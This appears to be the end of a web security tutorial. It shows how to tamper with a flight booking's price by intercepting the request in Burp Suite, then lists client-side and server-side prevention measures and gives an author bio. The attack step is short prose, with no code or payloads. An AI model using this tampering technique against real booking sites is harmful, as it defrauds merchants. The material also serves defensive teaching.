


Now type your check-in and check-out station - check in station is BOS and check out station is SEA - and you will get flight and price.




So you can select flight 1 which is nonstop and open your Burp Suite or tamper data and modify the price of the flight.





So you can successfully modify the price and once you submit the request, the output is:



Preventing Mechanisms

In Client side :

- Use .innerText instead of .innerHtml.
- Don't use eval.
- Don't rely on client logic for security.
- Avoid writing serialization code.
- Avoid building XML dynamically.
- Never transmit secrets to the client.
- Don't perform encryption in client side code.
- Don't perform security impacting logic on client side.

In Server side :

- Use CSRF protection.
- Avoid writing serialization code.
- Services can be called by users directly.
- Avoid building XML by hand, use the framework.
- Avoid building JSON by hand, use an existing framework.

Author: Vinod Kumar Shrimali

Vinod is working as a Consultant in Grant Thornton, India. He has over 3.5+ years of work experience in conducting information security assessment and Prior to Grant Thornton he has worked in South Africa, East Africa, Middle East, Nepal, etc. as Information Security Analyst.

He is Engineering graduate in Computer Science. With Cloud U certification and attended CEH, ECSA, OSWP, ISO 270001, HIPPA, Risk management training. He has very good knowledge of Networking and mobile communication network. Prior to that he has managed and participated in several consulting assignments, Configuration reviews & software asset management, Vulnerability assessment and penetration Testing, WAPT etc.